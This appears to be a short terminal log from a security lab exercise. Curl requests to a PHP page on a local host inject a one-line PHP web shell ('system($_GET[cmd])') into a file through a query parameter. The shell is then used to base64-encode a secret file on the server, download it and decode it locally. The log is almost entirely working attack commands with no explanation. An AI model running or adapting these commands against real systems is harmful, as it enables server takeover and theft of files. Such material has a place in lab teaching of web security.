root@ordenador1:~# curl '10.2.0.100/html/2020-2021/ssi/index.php?word="<?php">footer'

root@ordenador1:~# curl '10.2.0.100/html/2020-2021/ssi/index.php?word="system(\$_GET\
[cmd\]);">>footer'

root@ordenador1:~# curl '10.2.0.100/html/2020-2021/ssi/index.php?word="?>">>footer'

root@ordenador1:~# curl '10.2.0.100/html/2020-2021/ssi/index.php?cmd=openssl%20enc%20-base64%20-in
%20/home/www/archivosecreto.exe' | sed s/".*\/form>"/""/ | grep -v "<" | openssl enc -base64 -out
archivosecreto.exe -d
```